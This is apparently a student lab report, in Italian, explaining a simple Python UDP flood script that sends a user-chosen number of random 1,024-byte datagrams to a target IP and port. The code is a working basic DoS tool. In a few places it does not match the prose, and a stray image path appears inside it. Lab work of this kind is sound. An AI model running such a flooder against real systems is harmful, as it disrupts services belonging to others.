Attacchi DoS - Simulazione di un UDP Flood

Luca Calzia - 11/11/2026

1. Obiettivo

L'obiettivo dell'esercizio è realizzare un programma Python che simuli un UDP flood attraverso l'invio consecutivo di pacchetti verso una macchina target.

UDP, acronimo di User Datagram Protocol, permette di inviare dati senza stabilire preventivamente una connessione con il destinatario. Non garantisce la consegna dei pacchetti né il loro ordine di arrivo quindi un UDP flood sfrutta l'invio di un elevato numero di pacchetti, che può occupare la banda disponibile e impegnare le risorse del destinatario.

1. Script

Per realizzare il programma ho importato tre moduli della libreria standard di Python:

1. socket, per la comunicazione di rete;
2. random, per generare i byte casuali;
3. ipaddress, per verificare il formato dell'indirizzo IPv4 inserito.

Inizialmente, il programma richiede l'indirizzo IP della macchina target attraverso la funzione input(). Il metodo .strip() elimina eventuali spazi iniziali e finali, mentre ipaddress.IPv4Address() verifica che l'indirizzo abbia un formato valido.

Questo controllo non verifica che la macchina sia effettivamente raggiungibile.

Successivamente, viene richiesta la porta UDP sulla quale il target è in ascolto. La funzione int() converte la risposta dell'utente in un numero intero. Il programma controlla che il valore sia compreso tra 1 e 65535. La porta casuale prevista dalla consegna deve essere scelta sul ricevitore e poi inserita nel programma mittente.

```
# importiamo le librerie necessarie
import socket # per gestire i socket
import random # per generare byte casuali
import ipaddress #per controllare che l'ip inserito abbia un formato valido


try:
    ip_target = input("Inserisci l'IP del target: ").strip() #chiediamo l'IP target
    porta_target = int(input("Inserisci la porta UDP target: ")) #chiediamo la porta che ascolta
    if porta_target<1 or porta_target>65535:
        raise ValueError("La porta deve essere compresa tra 1 e 65535.")
```

Il programma chiede quindi quanti pacchetti inviare e verifica che il numero sia positivo.

```
    numero_pacchetti = int(input("Quanti pacchetti vuoi inviare? ")) # chiediamo quanti pacchetti vogliamo inviare
    if numero_pacchetti<=0:
        raise ValueError("Il numero di pacchetti deve essere positivo.")
```

Viene creato un socket utilizzando AF_INET, che indica l'impiego di IPv4, e SOCK_DGRAM, che identifica la comunicazione UDP.

L'invio avviene attraverso un ciclo for, eseguito tante volte quante indicate dall'utente. A ogni iterazione, viene generato un pacchetto tramite il metodo random.randbytes(1024), che genera una sequenza di 1.024 byte casuali, poi il metodo sendto() invia il contenuto all'indirizzo IP e alla porta specificati. Non vengono introdotte pause tra gli invii. Il blocco with assicura la chiusura automatica del socket al termine delle operazioni.



```
# Creiamo il socket UDP
with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as mittente: #creiamo un socket con indirizzi IPv4 che usa UDP e gli assegnamo il nome di mittente
    # Ora costruiamo il contenuto del pacchetto da inviare
    pacchetto = random.randbytes(1024) #genera 1024 bytes casuali

    # dato che UDP non ha bisogno di stabilire prima un handshake, possiamo inviare direttamente il pacchetto a destinazione
    for i in range(numero_pacchetti):   #iteriamo tante volte quanti sono i pacchetti da mandare
        mittente.sendto(pacchetto, (ip_target,porta_target))    # inviamo il pacchetto ad indirizzo e porta richiesti
```

La gestione degli errori avviene mediante try ed except: ValueError gestisce gli input non validi, mentre OSError gestisce gli errori segnalati dalle operazioni di rete.

Il programma realizza quindi il meccanismo richiesto di invio massivo e finito di datagrammi UDP. Il messaggio conclusivo indica che il ciclo di invio è terminato, ma non dimostra che tutti i pacchetti siano stati ricevuti o che si sia verificata una negazione del servizio. Per valutare questi aspetti è necessario osservare il traffico e il comportamento della macchina target durante l'esecuzione.